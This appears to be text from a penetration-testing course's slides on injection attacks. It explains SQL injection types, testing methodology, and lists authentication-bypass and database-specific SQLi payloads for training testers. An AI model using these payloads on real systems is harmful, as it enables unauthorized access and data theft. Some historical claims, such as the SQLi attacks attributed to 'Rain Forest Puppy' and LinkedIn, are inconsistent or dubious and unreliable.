Advanced Injection Attacks

Course Overview

Alexis Ahmed

Offensive Security/Red Team Instructor @INE
Red Team Lead @HackerSploit

Key Concepts

- Fundamentals of SQL Injection
- Automating Exploitation with SQLMap
- Advanced SQLi: OOB & Second-Order SQLi
- NoSQL Injection
- LDAP Injection
- ORM Injection
- XML External Entity (XXE) Injection

MAJOR TOPICS

- SQL Injection Fundamentals
- SQLi Testing Methodology
- SQLi Attack Automation
- Advanced SQLi Techniques (Second-Order, OOB)
- NoSQL Injection
- LDAP Injection
- ORM Injection
- XXE Injection

LEARNING OUTCOMES

+ **SQL Injection Essentials:** Learn to identify and execute common techniques like Error-based, Union-based, and Boolean-based SQL Injection, along with strategies to prevent them.
+ **Attack Automation:** Master the use of tools like SQLMap to automate the detection and exploitation of SQL Injection vulnerabilities.
+ **Advanced SQL Injection:** Identify and exploit advanced SQL Injection techniques like OOB and and Second-order SQLi.
+ **NoSQL Injection:** Learn how to identify and exploit NoSQL Injection vulnerabilities in databases like MongoDB.
+ **LDAP Injection:** Learn how Lightweight Directory Access Protocol (LDAP) systems are exploited through injection attacks.
+ **ORM Injection:** Exploit weaknesses in ORM-generated queries to manipulate application behavior.
+ **XXE Injection:** Develop a comprehensive understanding of XML External Entity (XXE) injection.

PREREQUISITES

- Familiarity with the OWASP Top 10 & OWASP WSTG
- Experience in using web proxies like Burp & ZAP
- Knowledge of the different types of SQLi vulnerabilities
- Experience in identifying and exploiting SQLi vulnerabilities.

LET'S GO!

Introduction to Advanced Injection Attacks

What Are Injection Attacks?


Injection attacks occur when an application **improperly processes untrusted** input, allowing an attacker to inject malicious code or commands into the application's execution flow.

This exploitation manipulates how the application interacts with its underlying systems, such as databases, file systems, or operating systems.

What Are Injection Attacks?

Here are some key characteristics of Injection-Based Attacks:

- **Exploitation of Input Validation:** Injection attacks target vulnerabilities where input data is not properly sanitized or validated.
- **Manipulation of Queries or Commands:** The injected payload alters the logic of queries or commands sent to a back-end system.
- **Wide Range of Targets:** These attacks can affect databases (SQL), directory services (LDAP), XML parsers (XXE), NoSQL databases, and even operating systems (Command Injection).



Types of Injection Vulnerabilities

SQL Injection (SQLi)
Exploits flaws in database query construction, allowing attackers to execute arbitrary SQL commands.
Impact: Data theft, unauthorized access, or data manipulation.

NoSQL Injection
Targets NoSQL databases like MongoDB by injecting malicious queries through unvalidated input.
Impact: Unauthorized data access, deletion, or manipulation.

LDAP Injection
Manipulates LDAP queries to bypass authentication or retrieve unauthorized directory information.
Impact: Access to sensitive directory data, system compromise.

ORM Injection
Exploits object-relational mapping (ORM) frameworks by injecting malicious queries in code.
Impact: Unauthorized data access, corruption, or disclosure.

XXE (XML External Entity) Injection
Injects malicious XML entities to exploit XML parsers and gain unauthorized access to internal files or systems.
Impact: File disclosure, server-side request forgery (SSRF), or denial of service

Prevalence of Injection Attacks

OWASP Top 10 Ranking

One of the top ranked vulnerabilities in the OWASP Top 10 for several years. (#1 in 2017 and #3 in 2021)

Injection vulnerabilities are highly prevalent and continue to pose significant risks to applications worldwide.

Prevalence

Injection flaws affect applications across industries: e-commerce, finance, healthcare, and more.

Prevalence in APIs: Injection vulnerabilities are also common in RESTful and SOAP APIs.

Exploitation at Scale

Automated tools like SQLMap make it easier for attackers to identify and exploit injection flaws at scale.

The simplicity and power of injection attacks make them a primary attack vector.

Real-World Impact

TalkTalk (2015): SQL Injection led to the exposure of 157k customer records.

Equifax (2017): Vulnerabilities, including SQL Injection, contributed to a breach compromising 147 million records.

Our Approach

Introduction To SQL Injection

Introduction to SQL Injection

- SQL injection (SQLi) is a web application injection vulnerability that occurs when an attacker injects malicious SQL statements into an application's input fields.
- This occurs when a web application does not properly validate user input, allowing an attacker to inject SQL code/queries that can manipulate the database or gain access to sensitive information.
- For example, suppose a website has a login form that accepts a username and password. If the website does not properly validate the user's input, an attacker could enter a malicious SQL statement into the username field that would allow them to bypass the login process and gain access to the website's database.

Introduction to SQL Injection

- SQL injection attacks can have serious consequences, including the theft of sensitive data, unauthorized access to sensitive systems, and even full system compromise.
- Complex web applications generally use a database for storing data, user credentials or statistics.
- Content Management Systems (CMSs), as well as simple web pages, can connect to relational databases such as MySQL, MSSQL, SQL Server, Oracle, PostgreSQL, and others.
- To interact with databases, entities such as systems operators, programmers, applications and web applications use the Structured Query Language (SQL).

History of SQL Injection Attacks

- The term "SQL injection" was coined by Jeff Forristal, also known as "Rain Forest Puppy", in a paper he presented at the DefCon 8 conference in 2000.
- Forristal was one of the first security researchers to publicly document the SQL injection vulnerability and explain how it could be exploited to gain unauthorized access to databases and sensitive information.
- SQL injection attacks have been around since the early days of web applications and database-driven websites.

History of SQL Injection Attacks

- SQL injection attacks have been around since the early days of web applications and database-driven websites. Here's a brief history of notable SQL injection attacks:
  - In 1998, an attacker known as "Rain Forest Puppy" used SQL injection to gain access to a U.S. Department of Energy computer network.
  - In 2000, the first publicized SQL injection attack occurred when a hacker used SQL injection to steal credit card data from the website of e-tailer CD Universe.
  - In 2002, a group of Russian hackers known as "The Helldiggers" used SQL injection to gain access to the database of the United Nations, resulting in the theft of sensitive information.
  - In 2012, the LinkedIn data breach occurred, in which attackers used SQL injection to steal 6.5 million user passwords.
  - In 2015, the Ashley Madison data breach occurred, in which attackers used SQL injection to steal sensitive user data from the infidelity dating site.

SQL Injection Impact

- Confidentiality - Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- Integrity - Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.
- Authentication - If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- Availability - SQL injection attacks can affect the availability of a web application and database and could take the website down due to loss/damage of data.


SQL Injection Consequences

- Sensitive data exposure/data breaches - SQL injection attacks can result in unauthorized access to sensitive data stored in a database. Attackers may be able to view or steal confidential information, such as customer data, financial information, and intellectual property.
- Data manipulation - Attackers may be able to modify or delete data stored in a database, potentially causing data loss or corruption.
- Code execution - If a database user has administrative privileges, an attacker can gain access to the target system using malicious code.
- Business disruption - Successful SQL injection attacks can lead to business disruption, as organizations work to restore services and prevent further attacks.

Demo: SQL Injection Risks

Types of SQL Injection Vulnerabilities

SQL Injection Types & Subtypes




In-Band SQL Injection

- In-band SQL injection is the most common type of SQL injection attack. It occurs when an attacker uses the same communication channel to send the attack and receive the results.
- In other words, the attacker injects malicious SQL code into the web application and receives the results of the attack through the same channel used to submit the code.
- In-band SQL injection attacks are dangerous because they can be used to steal sensitive information, modify or delete data, or take over the entire web application or even the entire server.

In-Band SQL Injection

During an in-band SQLi attack the penetration tester finds a way to ask the the web application for desired information.




In-Band SQL Injection Subtypes

- In-band SQL injection can be further divided into two subtypes/exploitation techniques:
  - Error-based SQL injection: In error-based SQL injection, the attacker injects SQL code that causes the web application to generate an error message. The error message can contain valuable information about the database schema or the contents of the database itself, which the attacker can use to further exploit the vulnerability.
  - Union-based SQL injection: In union-based SQL injection, the attacker uses the UNION operator to combine the results of two or more SQL queries into a single result set. By manipulating the injected SQL code, the attacker can extract data from the database that they are not authorized to access.

Error Based SQL Injection

During an Error-Based SQL injection attack, the penetration tester tries to force the DBMS to output an error message and then uses that information to perform data exfiltration.



Blind SQL Injection


- Blind SQL Injection is a type of SQL Injection attack where an attacker can exploit a vulnerability in a web application that does not directly reveal information about the database or the results of the injected SQL query.
- In this type of attack, the attacker injects malicious SQL code into the application's input field, but the application does not return any useful information or error messages to the attacker in the response.
- The attacker typically uses various techniques to infer information about the database, such as time delays or Boolean logic.
- The attacker may inject SQL code that causes the application to delay for a specified amount of time, depending on the result of a query.

Blind SQL Injection Subtypes

- Blind SQL injection can be further divided into two subtypes/exploitation techniques:
  - Boolean-based SQL Injection: In this type of attack, the attacker exploits the application's response to boolean conditions to infer information about the database. The attacker sends a malicious SQL query to the application and evaluates the response based on whether the query executed successfully or failed.
  - Time-based Blind Injection: In this type of attack, the attacker exploits the application's response time to infer information about the database. The attacker sends a malicious SQL query to the application and measures the time it takes for the application to respond.

Blind SQL Injection (Boolean-based)

An attacker might send a query that asks whether a particular username exists in the database, and the application's response will either be true or false. By asking a series of questions and analyzing the responses, the attacker can slowly build up a picture of the database schema and contents.




Out-of-Band SQL Injection

- Out-of-band SQL Injection is the least common type of SQL injection attack. It involves an attacker exploiting a vulnerability in a web application to extract data from a database using a different channel, other than the web application itself.
- Unlike in-band SQL Injection, where the attacker can observe the result of the injected SQL query in the application's response, out-of-band SQL Injection does not require the attacker to receive any response from the application.
- The attacker can use various techniques to extract data from the database, such as sending HTTP requests to an external server controlled by the attacker or using DNS queries to extract data.

Out-of-Band SQL Injection

An Out-Of-Band attack is classified by having two different communication channels, one to launch the attack and the other to gather the results. For example, the attack channel could be a web request, and the data gathering channel could be monitoring HTTP/DNS requests made to a service you control.



Hunting for SQL Injection Vulnerabilities

Finding SQL Injection Vulnerabilities

- In order to exploit a SQL injection vulnerability, you first have to identify an injection point within the web application, after which, you can craft a SQL query/payload that can be injected in an injectable parameter.
- The most straightforward way to find SQL injection vulnerabilities within a web application is to probe its inputs with special characters that are known to cause the SQL query to be syntactically invalid therefore forcing the web application to return an error.

Note: Not all the inputs in a web application interact with the database. It is therefore recommended to perform reconnaissance on the web application and categorize the different input parameters.

Common Injectable Fields

- SQL injection vulnerabilities can exist in various input fields within an application. Here are some common examples of injectable fields where SQL injection vulnerabilities can be found:
  - Login forms: The username and password fields in a login form are common targets for SQL injection attacks. If the application does not properly validate or sanitize the input, an attacker may be able to manipulate the SQL query used for authentication.
  - Search boxes: Input fields used for searching within an application are potential targets for SQL injection. If the search query is directly incorporated into a SQL statement without proper validation, an attacker can inject malicious SQL code to manipulate the query and potentially access unauthorized data.

Common Injectable Fields

- URL parameters: Web applications often use URL parameters to pass data between pages. If the application uses these parameters directly in constructing SQL queries without proper validation and sanitization, it can be susceptible to SQL injection attacks.
- Form fields: Any input fields in forms, such as registration forms, contact forms, or comment fields, can be vulnerable to SQL injection if the input is not properly validated and sanitized before being used in SQL queries.
- Hidden fields: Hidden fields in HTML forms can also be susceptible to SQL injection attacks if the data from these fields is directly incorporated into SQL queries without proper validation.
- Cookies: In some cases, cookies containing user data or session information may be used in SQL queries. If the application does not validate or sanitize the cookie data properly, it can lead to SQL injection vulnerabilities.

Finding SQL Injection Vulnerabilities

Identifying SQL injection vulnerabilities typically involves a combination of manual testing and automated scanning. Here are some methods to help identify SQL injection vulnerabilities:

Manual Testing

- Manual testing with malicious input: Try injecting SQL statements or special characters into input fields such as login forms, search boxes, or URL parameters. Look for unexpected behavior, error messages, or any indications that the input is being interpreted as SQL code.
- Error-based testing: Submitting intentionally malformed input to trigger SQL errors can reveal underlying database errors or SQL statements being executed.

Finding SQL Injection Vulnerabilities

- Union-based testing: Injecting UNION SELECT statements into input fields can help determine if the application is vulnerable to SQL injection by retrieving data from other tables or databases.
- Boolean-based testing: Manipulating the application's response based on Boolean conditions can help determine if the application is vulnerable. For example, injecting ' OR '1'='1 in a login form to bypass authentication.
- Time-based testing: Injecting time-delayed SQL queries can reveal if the application is vulnerable to time-based blind SQL injection by observing delays in the server response.

Finding SQL Injection Vulnerabilities

- Input validation and sanitization: Review the application's code and check if proper input validation and sanitization techniques are implemented. Look for instances where user input is directly concatenated into SQL queries without proper sanitization or prepared statements.

Automated Testing

- Automated vulnerability scanners: Utilize automated tools such as SQLMap, OWASP ZAP, or Burp Suite to scan for SQL injection vulnerabilities. These tools can help automate the process of identifying and exploiting SQL injection vulnerabilities in web applications.

SQL Injection Testing

- Testing an application input for SQL injection will typically involve trying to inject:
    - **String terminators: ' and "**
    - **SQL commands: SELECT, UNION, and other SQL commands**
    - **SQL comments: # or --**
- It is also important to consider whether the injectable parameter/input is string based or integer based.

Note: Always test one injection at a time! Otherwise, you will not be able to identify which injection vector/payload is successful.

Integer Based Injection

- **Integer based parameter injection** - In some cases, SQL queries will treat the injectable parameter as an integer depending on the data type.

```
URL – http://site.com/user.php?id=1
```

```
SQL Query – SELECT * FROM Users WHERE id = FUZZ;
```

In such cases, it is recommended to utilize SQL queries that use logical operators (boolean) operations to test for injection.

Integer Based Injection Payloads

```
AND 1 - True
AND 0 - False
AND true - True
And false - false
1-false - Returns 1 if vulnerable
1-true - Returns 0 if vulnerable
1*56 - Returns 56 if vulnerable
1*56 - Returns 1 if not vulnerable
```

String Based Injection

- **String based parameter injection** - In some cases, the SQL queries will treat the injectable parameter as a string.

```
URL – http://site.com/user.php?id=alexis
```

```
SQL Query – SELECT * FROM Users WHERE name = 'FUZZ';
```

In such cases, it is recommended to utilize special SQL characters like the single quote to delimit string literals.

```
' - False
'' - True
" - False
"" - True
```

Exploiting The Single Quote (')

- SQL injection vulnerabilities often arise when user-supplied input is not properly validated, sanitized, or handled within the application code.
- One common technique used in SQL injection attacks is exploiting the single quote character (').
- In SQL, the single quote is used to delimit string literals. When user input is directly incorporated into an SQL query without proper handling, an attacker can inject a single quote character as part of the input, which can disrupt the intended query structure and allow for the injection of malicious SQL code.

Exploiting The Single Quote (')

- For example, consider a login form where the username and password inputs are concatenated into an SQL query without proper validation:

```
SELECT * FROM users WHERE username = '<username>' AND password =
'<password>'
```

If the application does not handle the single quote character in the input correctly, an attacker can inject a single quote to terminate the string literal and add their malicious SQL code. Here's an example of an attack payload:

```
' OR '1'='1'; --
```

Exploiting The Single Quote (')

- The modified query would become:

```
SELECT * FROM users WHERE username = '' OR '1'='1'; -- ' AND
password = '<password>'
```

- In this example, the single quote **'** is injected before the payload **' OR '1'='1'; --**. The purpose of the injected single quote is to close the string literal that encompasses the username input field.
- Then, the attacker's injected SQL code **' OR '1'='1'; --** causes the condition **'1'='1'** to evaluate to true, effectively bypassing the authentication mechanism.

Database Fingerprinting

- Every DBMS/RDBMS responds to incorrect/erroneous SQL queries with different error messages.

A typical error from MS-SQL will look like this:

```
Incorrect syntax near [query snippet]
```

While a typical MySQL error looks more like this:

```
You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near [query snippet]
```

Common SQLi Payloads

```
'
''
`
``
,
"
""
/
//
\
\\
;
' or "
```

```
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
 OR 1=1
' OR 'x'='x
' AND id IS NULL; --
```

```
‘ or ‘1’=‘1 --
‘ or (‘1’=‘1’ --
Admin’ --
Admin’ #
‘ having 1=1 --
‘ or b=b --
‘ or 1=1#
‘ or 2 > 1 --
‘ or test=test--
‘) or ‘1’=‘1 --
‘ or 10-5=5 --
‘ or sqltest=sql+test--
‘’ or a=a -
Admin’--
```

Database Specific SQLi Payloads

```
--MySQL, MSSQL, Oracle,
PostgreSQL, SQLite
' OR '1'='1' -
' OR '1'='1' /*

--MySQL
' OR '1'='1' #

--Access (using null characters)
' OR '1'='1' %00
' OR '1'='1' %16
```

OWASP Testing Checklist - SQLi

https://github.com/tanprathan/OWASP-Testing-Checklist

7. Data Validation Testing

ID	WSTG-ID	Test Name	Description	Tools	OWASP Top 10	CWE
